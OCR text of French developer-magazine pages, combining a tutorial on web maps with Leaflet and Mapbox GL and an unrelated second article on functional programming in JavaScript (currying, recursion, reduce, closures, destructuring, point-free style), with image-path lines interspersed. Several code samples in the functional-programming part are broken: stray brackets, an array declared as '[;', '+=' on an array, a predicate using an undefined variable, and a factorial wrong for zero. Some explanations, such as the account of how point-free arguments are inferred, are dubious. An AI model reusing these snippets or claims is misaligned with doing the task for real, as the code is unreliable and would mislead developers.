Comment fonctionne une carte web ? Quelles technologies existent pour gérer leur affichage ? Quelles sont les possibilités de personnalisations ? Nous allons le découvrir en nous intéressant à la théorie derrière les cartes web, puis en la mettant en pratique avec les bibliothèques Leaflet et Mapbox GL.

Les cartes pour le web


L'histoire des cartes ne date pas d'hier, mais celle des cartes pour le web est largement plus récente. Avec la naissance du World Wide Web en 1989, la mise à disposition de ressources documentaires à l'échelle mondiale est devenue possible. Les premiers pas des cartes interactives ont eu lieu en 1993, lorsque le centre de recherche Xerox (Xerox PARC) a lancé un service nommé « Map Viewer », dont l'objet était d'afficher une carte dont on pouvait modifier l'apparence et la zone affichée à l'écran. Cette application a posé les bases des cartes sur le web, mais leur évolution a continué. Comme dans de nombreux domaines de l'informatique, ces technologies sont passées par l'étape de la normalisation. L'Open Geospatial Consortium est un consortium mondial qui définit les normes autour des solutions géospatiales. Cet organisme est à l'origine de la norme « Web Map Service » (WMS), initiée en 1999, dont l'objectif est de formaliser les appels aux serveurs cartographiques pour la mise à disposition de cartes sur le web. On citera également le standard « Web Feature Service », similaire à WMS, mais pour la mise à disposition de données brutes. Ces standards ont facilité l'interopérabilité des logiciels sur le marché, et la communication entre les briques serveurs et clients.

Plusieurs innovations technologiques ont permis d'accélérer l'affichage et faciliter la navigation de l'utilisateur. Une innovation majeure consiste à gérer l'affichage non pas sous forme d'une seule image renvoyée à l'utilisateur, mais à l'aide d'une grille de tuiles. Cette technique, popularisée par Google Maps (sorti en 2005), consiste à découper la surface de la terre en une grille à plusieurs niveaux, où chaque carreau correspond à une petite image carrée. De cette manière, il devient possible de créer un déplacement fluide de la carte, en permettant un chargement progressif des images de fond. La plupart des technologies actuelles pour la représentation cartographique sur le web reposent toujours sur ce principe.




Mise a disposition de cartes sur le web

L'évolution des cartes sur le web n'est pas terminée. Le futur nous réserve encore des surprises. La tendance est à l'amélioration de



Systeme de tuiles sur plusieurs niveaux



Un exemple de globe virtuel / CesiumJS

l'expérience utilisateur, et à toujours plus d'immersion dans la carte. Les rendus 3D réalistes se développent,popularisés par le logiciel qui est devenu l'actuel Google Earth. Et maintenant que les clients mobiles gèrent mieux le support de la 3D, les globes virtuels pour le navigateur se multiplient (on citera CesiumJS, solution libre populaire). Le repérage par photos est aussi un des axes d'évolution, que ce soit photos classiques ou bulles immersives à 360 degrés. Ces fonctionnalités ont pour objectif de faciliter le repérage à distance ou sur le terrain pour tous types de publics.

En parallèle, de gros efforts sont mis sur le développement des technologies vectorielles. Elles consistent à envoyer au client des données brutes au lieu des classiques images, ce qui permet une plus grande interactivité pour l'utilisateur. Tous les objets deviennent cliquables, et le style de la carte peut être changé à la volée. D'ailleurs, quelle différence fait-on entre affichage matriciel et vectoriel ?

Matriciel ou vectoriel ?

On distingue deux technologies principales pour l'affichage de cartes : à base de rendu matriciel ou vectoriel. Ces modes de représentation ont un impact sur le choix des outils, et les formats des données à leur fournir. Voyons ce qui les caractérise.

Les rendus matriciels sont ceux utilisés classiquement pour les cartes web. On parle de matrice car ceux-ci utilisent des matrices de pixels (aussi connues sous le nom "d'images") pour s'afficher. Les images affichées sont donc une interprétation des données brutes, avec un style particulier, décidé par le fournisseur de la carte. Ils sont présents historiquement de par la « simplicité » de la technologie : générer, mettre à disposition, et afficher un ensemble d'images sont des fonctionnalités bien gérées par les machines et logiciels depuis plusieurs décennies.

Les rendus vectoriels ont été popularisés plus récemment. On parle de vecteurs car les données sont mises à disposition sous forme brute, avec une description à base de géométries auxquelles sont associés des attributs. Ces représentations se basent donc sur des formats très proches de ceux utilisés pour les données OpenStreetMap, et plus largement les données géographiques en général. Leur usage est plus récent pour l'affichage de cartes du fait de certaines contraintes techniques, notamment sur la capacité des machines clientes à les analyser pour affichage dans le navigateur. Ces deux technologies présentent respectivement des avantages et inconvénients, qu'il est bon d'avoir en tête lorsque l'on travaille à l'affichage de cartes web.


Technologie	Matriciel	Vectoriel
Application du style	Côté serveur	Côté serveur ou client
Charge pour la création (serveur)	Forte	Faible
Bande passante nécessaire	Moyenne	Faible
Charge pour le rendu (client)	Faible	Forte
Bibliothèques disponibles	Nombreuses et éprouvées	Peu nombreuses et plus jeunes
Personnalisation côté client	Très limitée et coûteuse	Large et peu coûteuse
Efforts de développement pour le futur	Limités	Nombreux

Les cas d'usages pour chaque technologie sont différents, on préférera utiliser le système matriciel pour de l'affichage mobile avec une connexion Internet plutôt rapide, mais on favorisera le système vectoriel pour de l'affichage hors-ligne ou sur des applications avec modification du style par l'utilisateur à la volée.

Maintenant que nous y voyons plus clair sur ces deux modes de gestions des données, nous allons découvrir une bibliothèque JavaScript pour chacun des systèmes : Leaflet pour l'affichage matriciel, et Mapbox GL pour l'affichage vectoriel. Dans les deux cas, on cherchera à montrer le fond de carte basé sur les données OpenStreetMap et quelques possibilités d'interactions.

Carte simple avec Leaflet

Leaflet est une bibliothèque JavaScript, libre de droits (licence BSD), qui gère l'affichage de cartes interactives pour le web. Son développement a débuté en 2011, et la version actuelle est la 1.3. Elle est utilisée par de très nombreux acteurs, que ce soit Wikipédia, l'IGN, le Wall Street Journal… Comme de nombreuses bibliothèques cartographiques, Leaflet gère un ensemble de calques, que ce soient des fonds de carte ou des données en surcouche. Elle



Votre carte interactive avec Leaflet et OpenStreetMap

Illustration du contenu d'une tuile vectorielle

permet d'utiliser des données dans des formats très variés, que ce soit nativement ou à l'aide d'extensions : cartes TMS (grille de tuiles) ou WMS (carte par emprise), données GeoJSON, images brutes, vidéos… Par ailleurs, Leaflet peut être utilisé pour afficher plus que des cartes : il est possible de configurer toutes sortes d'images découpées par tuiles. On peut ainsi afficher des cartes de mondes de jeux vidéo ou des photos à très hautes résolutions.

L'objectif ici va être d'afficher un fond de carte utilisant les données OpenStreetMap, et de venir ajouter en surcouche un marqueur interactif. Pour cela, on va débuter par le chargement de la bibliothèque. Créez une page HTML à la structure classique, et y ajoutez-y les appels aux scripts Leaflet.

```
<link rel="stylesheet" href="https://unpkg.com/leaflet@1.3.4/dist/leaflet.css" />
<script src="https://unpkg.com/leaflet@1.3.4/dist/leaflet.js"></script>
```

Une fois fait, nous devons déclarer le bloc réservé à la carte. Créez une balise div dans votre page en précisant un identifiant.

```
<div id="mapid"></div>
```

Et assurez-vous d'avoir bien défini une hauteur à la carte, sans quoi celle-ci ne s'affichera pas. Nous allons le faire en CSS.

```
#mapid { height: 180px; }
```

Nous avons désormais tous les éléments préparés, passons à l'initialisation de la carte, qui va être réalisée en JavaScript. L'ensemble des fonctions de Leaflet sont mises à disposition à travers la variable globale L. La première fonction que nous allons appeler est L.map, qui permet de créer la carte vide dans le bloc « mapid » que nous avons déclaré précédemment.

```
var laCarte = L.map('mapid');
```

Si vous chargez votre page, vous devez voir le bloc apparaître avec les boutons de zoom, mais rien de plus. Eh oui, il nous reste à préciser ce que l'on souhaite afficher ! Pour cela, on commence par choisir la zone initiale avec setView, à appeler sur l'objet laCarte, et qui prend comme paramètres latitude, longitude, et un niveau de zoom (de 1 à 19, 19 étant le plus grand).

```
laCarte.setView([ 48.11, -1.65 ], 11);
```

Nous allons maintenant choisir quel fond de carte Leaflet doit afficher. Il existe de nombreux rendus de données géographiques disponibles sur le web. Ici, nous allons prendre le rendu généraliste proposé par OpenStreetMap. Pour créer un fond de carte à partir d'un service d'images tuilées, on utilise l'objet L.tileLayer.

```
var leFondOpenStreetMap = L.tileLayer('https://{s}.tile.openstreetmap.org/{z}/{x}/{y}
.png', {
    maxZoom: 19,
    attribution: '&copy; <a href="http://www.openstreetmap.org/copyright">OpenStreet
Map</a>'
});
```

Il est essentiel de toujours faire apparaître les crédits du fond de carte, obligatoires du fait de la licence utilisée. Le fond est créé, mais il reste à l'ajouter à la carte en elle-même. Pour cela, on utilise la fonction addTo sur l'objet en lui-même.

```
leFondOpenStreetMap.addTo(laCarte);
```

Désormais, si vous chargez la page, vous verrez le fond OpenStreetMap s'afficher. Bien joué ! Mais allons plus loin, ajoutons maintenant un marqueur interactif par-dessus la carte, qui affichera une infobulle au clic utilisateur. Leaflet embarque un objet L.marker prêt-à-l'emploi. On peut ainsi lui passer en paramètres les coordonnées latitude/longitude où celui-ci doit apparaître. De la même manière que pour l'objet L.tileLayer, il est nécessaire d'ajouter le marqueur à la carte après sa création avec la fonction addTo.

```
var leMarqueur1 = L.marker([ 48.13, -1.66 ]);
leMarqueur1.addTo(laCarte);
```

D'autres options de personnalisation sont disponibles : changer l'icône, ajouter un libellé au survol, gestion des évènements utilisateurs… Ici, nous allons afficher une infobulle. Celle-ci peut prendre du contenu au format HTML.

```
leMarqueur1.bindPopup('<h3>Un endroit sympa</h3><img src="https://upload.
wikimedia.org/wikipedia/commons/thumb/a/ac/Jean_Loyer_Vue_de_Rennes.jpg/64
0px-Jean_Loyer_Vue_de_Rennes.jpg" height="100" />');
```

Si vous chargez la page, vous verrez donc le fond de carte ainsi que ce marqueur. Vous voyez qu'il est assez simple, en quelques lignes de code, d'embarquer votre propre carte interactive sur un site web.

Le fond de carte OpenStreetMap est utilisable assez simplement. Il est à noter que, comme la plupart des projets collaboratifs, l'infrastructure est maintenue de manière associative, financée par les dons des adhérents ou partenaires. Ainsi ces tuiles sont utilisables librement pour un usage raisonné (volume de requêtes faible). Si vous souhaitez faire un usage plus conséquent, il est indispensable

de s'appuyer sur une infrastructure dédiée, qu'elle soit hébergée par vos soins, ou mise à disposition par des sociétés spécialisées (voir « Aller plus loin » en fin d'article). À noter que ces prestataires offrent des services complémentaires comme la possibilité de personnaliser le style, le choix des formats de mise à disposition, et des tarifs adaptés selon l'usage réalisé.

Leaflet offre de nombreuses possibilités pour les usages classiques, et permet nativement une gestion de l'affichage sur mobile. Il est possible de créer des cartes complexes, avec des représentations avancées. Toutefois, plus vous chargerez d'objets sur la carte, plus vous aurez à être vigilant sur les méthodes utilisées pour charger des données (passer en mode canevas, regrouper les modifications du DOM, opter pour des représentations sous forme de clusters…). Pour certains usages, soit orientés SIG (systèmes d'information géographique), soit avec une vaste gamme d'interactions avec l'utilisateur, on préférera s'orienter vers d'autres technologies. Voyons tout de suite l'une d'entre elles : Mapbox GL.

Carte personnalisable avec Mapbox GL

Mapbox GL est le pendant vectoriel de Leaflet. Cette solution libre de droits (sous licence BSD) est développée par la société étasunienne Mapbox, spécialisée dans les services autour des données OpenStreetMap. Cet outil permet d'afficher des cartes basées sur les technologies vectorielles. Il existe sous différentes déclinaisons selon les plateformes web et mobiles. La version JavaScript a été lancée en 2014. Avant de nous lancer dans la mise en place de la carte, nous devons nous assurer de pouvoir accéder à une source de tuiles vectorielles, c'est-à-dire les données qui seront affichées en fond de carte. Plusieurs fournisseurs existent, Mapbox propose ses propres tuiles, mais nous utiliserons ici un fournisseur nommé Jawg Maps, basé à Paris. Je vous invite à vous créer un compte à cette adresse, et de noter la clé d'API qui vous sera fournie, nous en aurons besoin pour la suite : https://www.jawg.io/lab/

De manière similaire à ce que vous avez fait pour Leaflet, on va utiliser une structure de page HTML basique, puis importer les scripts de la bibliothèque.

```
<script src='https://api.tiles.mapbox.com/mapbox-gl-js/v0.48.0/mapbox-gl.js'></script>
<link href='https://api.tiles.mapbox.com/mapbox-gl-js/v0.48.0/mapbox-gl.css' rel='stylesheet' />
```

Créez un bloc div pour afficher la carte.

```
<div id='map'></div>
```

Puis, on définira les dimensions de ce bloc à l'aide de styles CSS.

```
#map { width: 400px; height: 300px; }
```

Votre structure de page est prête, nous allons pouvoir passer aux choses sérieuses ! Comme vu pour Leaflet, il est nécessaire d'initialiser la bibliothèque Mapbox GL en lui précisant dans quel bloc elle doit construire la carte. On précisera également le fond à utiliser, et les coordonnées de départ.

```
var CLE_API = "votre clé d'API";
var map = new mapboxgl.Map({
    container: 'map',
    style: "https://tile.jawg.io/jawg-dark.json?access-token="+CLE_API,
    zoom: 2,
    center: [2.3210938, 48.7965913]
});
```

Votre carte interactive avec Mapbox GL et OpenStreetMap

Pour que le chargement des données se fasse correctement et sans erreurs de sécurité, il est nécessaire de servir la page à travers un serveur web. Vous pouvez lancer un serveur web minimaliste avec cette commande Python 3 dans le dossier contenant votre fichier HTML, celui-ci sera alors disponible à l'adresse http://localhost:3000/

```
python -m http.server 3000
```

A ce stade, vous devez voir la carte apparaître. Par défaut, celle-ci n'affiche pas de contrôles pour gérer le zoom et l'attribution de la carte. Vous pouvez les ajouter en utilisant les objets NavigationControl et AttributionControl. D'autres widgets de ce type sont disponibles (affichage d'une échelle, d'un bouton de géolocalisation automatique ou passage en plein écran).

```
map.addControl(new mapboxgl.NavigationControl(), 'top-left');
map.addControl(new mapboxgl.AttributionControl({ customAttribution: 'Ma super carte, données &copy; OpenStreetMap' }));
```

Vous l'aurez compris, l'intérêt d'utiliser des données vectorielles est de pouvoir modifier le rendu des objets dynamiquement, côté client. Cela est possible en changeant les propriétés de style embarquées par défaut dans les tuiles que l'on récupère auprès du fournisseur. C'est le rôle de la fonction setPaintProperty. Celle-ci prend en paramètre un nom de couche, la propriété à modifier et sa nouvelle valeur. Exemple :

```
map.setPaintProperty('building', 'fill-color', 'red');
```

Les couches disponibles dépendent des tuiles que vous récupérez. Pour afficher la liste, on utilisera le code suivant :

```
console.log(Object.keys(map.style._layers));
```

Il est à noter que les modifications de style ne peuvent s'effectuer qu'une fois la carte chargée et un premier rendu réalisé. Pour ce faire, on doit donc écouter l'évènement de chargement de la carte, et réaliser la modification de style en réaction à cet évènement. De manière classique dans les bibliothèques JavaScript, on dispose d'une méthode « on » pour réagir aux évènements lancés. Si l'on remet tous les éléments en place, on pourra donc modifier notre style avec le code suivant :

```
map.on('load', function() {
    console.log(Object.keys(map.style._layers));
    map.setPaintProperty('building', 'fill-color', 'red');
    map.setPaintProperty('road-motorway', 'line-width', 5);
});
```

Vous devez donc voir apparaître les autoroutes en surépaisseur, et les bâtiments en rouge. Cette méthode d'édition de style est utile lorsque l'on cherche à réaliser des modifications mineures. Pour créer un style complètement différent, on préférera créer un modèle directement auprès du fournisseur de tuiles.

Maintenant que vous avez la main sur la carte et son style, nous allons ajouter un marqueur interactif. Cette opération est à réaliser en plusieurs étapes :

- Chargement du symbole pour le marqueur avec map.loadImage ;
- Ajout du symbole dans les données disponibles avec map.addImage ;
- Ajout du marqueur avec ce symbole à la carte avec map.addLayer.

Ce qui nous donne le code suivant :

```
map.loadImage('https://raw.githubusercontent.com/Leaflet/Leaflet/master/dist/images
/marker-icon.png', function(error, image) {
    if (error) throw error;
    map.addImage('marker', image);
    map.addLayer({
        "id": "points",
        "type": "symbol",
        "source": {
            "type": "geojson",
            "data": {
                "type": "FeatureCollection",
                "features": [{
                    "type": "Feature",
                    "geometry": {
                        "type": "Point",
                        "coordinates": [2.3, 48.8]
                    }
                }]
            }
        },
        "layout": {
            "icon-image": "marker",
            "icon-size": 1,
            "icon-anchor": "bottom"
        }
    });
});
```

La fonction map.addLayer prend en paramètre une configuration assez dense, car cette méthode est en mesure de créer tout type de couche pour Mapbox GL. On retrouve principalement le type de couche (ici « symbol »), la source des données (ici notre point) et des options d'affichage (propriétés « icon-* »). Si vous rechargez la page, vous verrez le marqueur apparaître, mais il n'offre pas encore de possibilités d'interactivité. Pour ce faire, on va spécifier une fonction de réaction à l'évènement au clic sur le calque qui contient notre marqueur. Elle déclenchera la création d'un objet de type Popup avec le texte de notre choix.

```
map.on('click', 'points', function (e) {
    var coordinates = e.features[0].geometry.coordinates.slice();

    //Correction des coordonnées lorsque la carte est largement dézoomée
    while (Math.abs(e.lngLat.lng - coordinates[0]) > 180) {
        coordinates[0] += e.lngLat.lng > coordinates[0] ? 360 : -360;
    }

    new mapboxgl.Popup()
        .setLngLat(coordinates)
        .setHTML("Ceci est un point")
        .addTo(map);
});
```

Une correction des coordonnées est réalisée dans le cas où la carte est à un niveau de zoom très large, ce qui rend possible l'affichage du même marqueur à plusieurs endroits de la carte, comme celle-ci se répète. Voilà, vous avez désormais votre propre carte web, à la fois interactive et personnalisable ! Mapbox GL offre de nouvelles perspectives pour les cartes interactives sur le web. Basé sur le moteur WebGL, l'exécution des calculs pour le rendu affiche une performance respectable. Vous l'aurez remarqué, ses appels sont relativement verbeux (à fonctionnalités équivalentes les appels sont environ deux fois plus longs qu'avec Leaflet). Cela est dû à la jeunesse de cette bibliothèque, on imagine qu'à l'avenir une simplification de ces appels sera réalisée pour disposer d'une meilleure lisibilité de code. Son développement est particulièrement actif, de nouvelles fonctionnalités émergeront à l'avenir. On pourra notamment espérer un support plus large de formats de données géographiques, d'encore meilleures performances, et la gestion d'objets 3D complexes.

Conclusion

Nous avons découvert ensemble le monde des visualiseurs cartographiques pour le web. Vous savez désormais quelle est l'origine de ces systèmes, leur fonctionnement, et la différence entre mode vectoriel ou matriciel. Nous avons vu que les usages de ces deux modes sont différents, et que ces technologies sont donc complémentaires. Et vous avez mis en pratique l'utilisation basique des bibliothèques emblématiques Leaflet et Mapbox GL, ce qui vous a permis de découvrir les possibles pour vos applications web. J'espère que cet article d'initiation vous a donné envie d'en découvrir davantage et d'explorer les nombreuses possibilités offertes pour vos projets !

Pour aller plus loin

- Changement de tarifs de Google Maps : https://medium.com/@cq94/95f2e8dfaaad
- Documentation de Leaflet : https://leafletjs.com/
- Fonds de cartes de démo pour Leaflet : https://leaflet-extras.github.io/leaflet-providers/preview/
- Sociétés fournissant des fonds de carte : https://switch2osm.org/fr/prestataires/
- Documentation de Mapbox GL : https://www.mapbox.com/mapbox-gl-js/
- Liste des propriétés de style disponibles pour Mapbox GL : https://www.mapbox.com/mapbox-gl-js/style-spec

Jordan NOURRY
Développeur
@La combe du lion vert

Fouad JADOUANI
Développeur
@Société Générale

Refactoring de Legacy Code avec Programmation Fonctionnelle en pur JavaScript

Partie 2

La programmation fonctionnelle est devenue un sujet très tendance ces dernières années. Complètement méconnue des développeurs débutants, pour la plupart concentrés sur la programmation orientée objet, elle permet de rendre le code plus concis, plus simple et plus expressif.
Comment appréhender ce style de programmation ? Quels sont ses points forts ? Et surtout comment « refactorer » du code legacy en y ajoutant de la programmation fonctionnelle ? Pour étayer nos propos nous allons nous appuyer sur le langage JavaScript, dont la communauté a énormément travaillé ces 3 dernières années à l'intégration de la programmation fonctionnelle dans notre environnement professionnel !

niveau 200

LA CURRYFICATION

Dans l'exemple précédent (n°222), on aurait également pu écrire la fonction *addArticlesToAuthor* de cette manière :

```
const addArticlesToAuthor = (author, articles) => ({...author, articles});
```

Mais nous avons préféré l'écrire sous sa forme curryfiée.
La **curryfication**(9) est la transformation d'une fonction à plusieurs arguments en une fonction à un seul argument qui retourne une fonction sur le reste des arguments. Cela dans l'objectif de créer des **fonctions pures**. Ce qui nous donne une forme de réutilisabilité de code pour de nouvelles combinaisons et compositions.
Ceci introduit directement l'un des concepts qui justifie de fixer l'ensemble de ces règles lorsque nous faisons de la programmation fonctionnelle : **l'application partielle.**

L'APPLICATION PARTIELLE

La curryfication permet l'application partielle d'une fonction. Vous comprendrez mieux avec un exemple :

```
const mult = a => b => a * b;

const identity = mult(1);
const double = mult(2);
const triple = mult(3);

[identity, double, triple]
   .map(fun => fun(42))
   .forEach(value => console.log(value));));
```

Dans l'exemple précédent nous retrouvons la fonction *mult* qui a été curryfiée, que nous spécialisons en trois différentes fonctions *identity*, *double* et *triple*. Chacune fait une application partielle de la fonction '*mult*', pour définir une fonction qui multiplie par 1, 2 ou 3 le 2ème argument qui sera donné plus tard. Puis nous pouvons itérer sur les fonctions et leur passer le 2ème argument attendu pour réaliser le calcul, puis les afficher à la console.

(9) https://fr.wikipedia.org/wiki/Curryfication

L'application partielle est une arme redoutable quand il s'agit de faire un « refactoring » de fonction procédurale qui a beaucoup d'arguments. Car nous pouvons ainsi curryfier cette fonction et appliquer partiellement les arguments au plus tôt, ce qui permet d'avoir une fonction réalisant uniquement le calcul demandé.

RECURSION

En programmation fonctionnelle, la récursion est préférée aux systèmes de boucles traditionnels *while* ou *for*. Cela a pour avantage de maintenir un système sans état et de ne pas avoir d'effets de bords. Par exemple pour calculer le factoriel d'une valeur *n* en utilisant un état interne, nous aurions le code suivant :

```
const factorial = n => {
 let result = 1;
 for(let x = 1; x <= n; x+=1){
  result = x * result;
 }
 return result;
}
```

Voici la version sans état ...

```
const recursiveFactorial = n => {
 if(n < 2) {
  return n;
 }
 return n * recursiveFactorial(n - 1);
}
recursiveFactorial(5);
```

Quant au *ForEach*, il est aussi à éviter, car quand on regarde de plus près sa signature, on peut constater qu'il ne retourne pas de valeur. *ForEach* ne respecte donc pas la transparence référentielle et est donc propice aux effets de bord.

RECHERCHE ET TRANSFORMATION

Pour ce qui est des recherches dans une liste ou encore des transformations d'éléments d'un tableau, il faut privilégier les fonctions

Filter et *Map*, car comme dit précédemment les outils *while*, *for*, *forEach* ne sont pas disponibles en programmation fonctionnelle.

```
let filtered = [];
const futurSpeakers = [;
    {name: 'Jordan', xp: 11, languages: ['Java']},
    {name: 'Fouad', xp: 11, languages: ['JavaScript']},
    {name: 'Florian', xp: 12, languages: ['JavaScript']}
];

const javaScriptLover = speaker =>
speaker.languages.includes('JavaScript')

futurSpeakers.forEach(speaker => {
  if (javaScriptLover(speaker)) {
      filtered += speaker;
  }
})
// ou encore
const javaScriptLover = speakers => futurSpeaker
.filter(speaker => speaker.languages.includes('JavaScript')
.filter(speaker => speaker.xp > 10);
```

Dans le premier exemple nous utilisons un tableau temporaire. Dans le deuxième exemple nous itérons deux fois sur le tableau pour appliquer les deux filtres successivement. Une meilleure chose à faire **en programmation fonctionnelle est de composer les 2 fonctions**.:

```
const and = func1 => func2 => x => func1(x) && func2(x);
const experimentedJsLovers =
speakers.filter(and(isExperimented)(isLoveJs));
```

Pour ce qui est des transformations d'objet, la fonction *map* est plus appropriée en programmation fonctionnelle :

```
const authors = [{name: 'Jordan'}, {name: 'Fouad'}, {name: 'Florian'}];
authors.forEach(author => {
    author.name = `Mr ${author.name}`;
});
```

Privilégiez la syntaxe suivante :

```
const transformedAuthors = authors.map(author => `Mr ${author.name}`);
```

Si vous êtes côté front et que vous avez plusieurs filtres à mettre en place avant de pouvoir faire votre transformation, **privilégiez la composition de fonctions au lieu du chaînage de filtres**. Même si en front, nous ne sommes pas censés itérer sur des milliers d'éléments (ce qui ne ferait qu'une différence de 10 à 100 ms), **la composition est beaucoup plus élégante et performante.**

Ce qu'il faut retenir de cette partie sur le système de récursion, c'est qu'il faut **éviter les syntaxes héritées du C** comme *for* et plus se tourner vers la récursion, *filtre*, *map* et autres fonctions plus fonctionnelles, qui permettent de faire notre calcul sans mutation d'état.

REDUCE

Méconnu par la plupart des développeurs, ***Reduce*** est un vrai couteau suisse qui, au-delà de ce qui est présenté dans la documentation, peut avoir d'autres utilités.

Reduce(10) consiste à prendre un tableau, et à accumuler les éléments de celui-ci à l'aide d'une fonction associative. Le résultat est une valeur dont le type dépend de la fonction appliquée et de la valeur d'initialisation.

```
[4, 9, 7, 2, 5].reduce((accumulator, currentValue) => accumulator + current
Value, 0); // ← 27
```

L'exemple ci-dessus qui permet de calculer la somme d'un tableau illustre l'utilisation très simple de *Reduce* qui prend en compte deux paramètres :

- La fonction associative (prend quatre paramètres mais en utilise que deux ici) :
  - La valeur actuelle de l'accumulateur (pour la 1ere itération c'est la valeur initiale) ;
  - La valeur du tableau de l'itération courante.
- Une valeur initiale.

En voici d'autres exemples :

```
const myValue = [4, 9, 7, 2, 5];
// min max;
const minAB = (a, b) => a < b ? a : b;
const maxAB = (a, b) => a > b ? a : b;

const reducer = callback => array => array.reduce(callback, array[0]);

reducer(minAB)(myValue); // ← 2;
reducer(maxAB)(myValue); // ← 9;

// reverse
myValue.reduce((acc, item) => [item].concat(acc), [])
// ← [5, 2, 7, 9, 4]

// replace;
const template = 'As a %JOB% I like %HOBBIES%';
const patterns = [
 { token: "%JOB%", value: "developer" },
 { token: "%HOBBIES%", value: "coding" }
];
const replacePattern = (template, pattern) =>
template.replace(pattern.token, pattern.value);

patterns.reduce(replacePattern, template)
// ← As a developer I Like coding
```

SOURCE

https://two-wrongs.com/myth-of-the-day-functional-programmers-dont-use-loops
https://www.youtube.com/watch?v=AHAFIe4CWHw

CLOSURE

Une fermeture, ou « *closure* » en anglais, est une fonction qui fait intervenir des variables indépendantes (utilisées localement mais définies dans la portée englobante). Autrement dit, ces fonctions se "souviennent" de l'environnement dans lequel elles ont été créées. On dit aussi que la fonction capture son "environnement".

```
const newFunction = function() {
 var name = "Programmez.com";
```

(10) https://developer.mozilla.org/fr/docs/Web/JavaScript/Reference/Objets_globaux/Array/reduce

```
function printName() {
  console.log(name);
}
return printName;
};
```

Dans cet exemple nous pouvons remarquer que la fonction *printName* est capable de manipuler la variable *name* qui ne lui est pourtant pas passé en argument. C'est donc un argument dit fermé, d'où la 'closure'.
C'est cette notion, qui nous permettait précédemment de faire de l'application partielle, a une fonction curryfiée :

```
const mult = a => b => a * b;

const identity = mult(1);
const double = mult(2);
const triple = mult(3)

console.log(double(2)) // <- 4
```

Si on reprend l'exemple de la multiplication, lors du calcul de 'a * b' nous voyons bien que *a* est un paramètre fermé.

DESTRUCTURATION

La déstructuration est un moyen pratique d'extraire plusieurs valeurs à partir de données stockées dans des objets et des tableaux (éventuellement imbriqués). Il peut être utilisé dans les emplacements qui reçoivent des données (par exemple, le côté gauche d'une affectation).

DESTRUCTURATION D'OBJET

```
const developer = { first: 'Fouad', second: 'Jordan' };
const { first: dev1, second: dev2 } = developer;
// dev1 = 'Fouad; dev2 = 'Jordan'
```

DESTRUCTURATION DE TABLEAU

```
const iterable = ['Jordan','Fouad'];
const [dev1, dev2] = iterable;
// dev1 = 'Jordan'; dev2 = 'Fouad'
```

Cette déstructuration en tableau aide lors de certains retours de fonctions comme par exemple dans le cas suivant :

```
const [all, year, month, day] =
  /^(\d\d\d\d)-(\d\d)-(\d\d)$/
  .exec('2999-12-31');
```

L'utilisation de la déstructuration peut se faire dans les cas de déclaration de variable, assignement de valeur à une variable, ou dans la définition de paramètre d'une fonction. **Ce mécanisme peut remplacer la construction d'un objet à partir d'un autre, ou l'extraction de données d'un objet pour le passer à une fonction**.
C'est un concept assez puissant qui permet d'avoir un code plus concis et d'éviter des objets techniques intermédiaires qu'on aurait du mal à nommer.
SOURCE : http://exploringjs.com/es6/ch_destructuring.html

POINT-FREE

C'est une notion qui est assez commune pour les développeurs en programmation fonctionnelle, mais qui peut être totalement perturbante pour des développeurs non-initiés. Il s'agit d'écrire des fonctions en composant d'autres fonctions, sans jamais spécifier le paramètre sur lequel s'applique la suite de fonction.
Pour étayer ces propos, voici un exemple :

```
const developers = [
   {name: 'Jordan', xp: 11, languages: ['Java']},
   {name: 'Fouad', xp: 11, languages: ['JavaScript']},
   {name: 'Florian', xp: 12, languages: ['JavaScript']}
];
const predicate = query => developer => developer.languages.includes
(filter);
const javascriptDev = developers => developers.filter(predicate
('JavaScript'));
```

Pour les explications de la notion de « point-free », on peut remarquer que la fonction *predicate* prend 2 arguments *query* et *developer*, mais pour autant lors de l'appel dans la fonction *javascriptDev* il n'y a que le paramètre query qui est fourni. Si on devait écrire la totalité de la fonction, cela donnerait la chose suivante :

```
const javascriptDev = developers => developers   .filter(developer => predicate
('JavaScript')(developer));
```

Etant donné qu'en programmation fonctionnelle les fonctions sont appliquées de droite à gauche, l'interpréteur sait déjà que le dernier paramètre de la fonction doit être passé à la fonction tout à droite. Il n'est donc pas obligatoire de le lui dire.
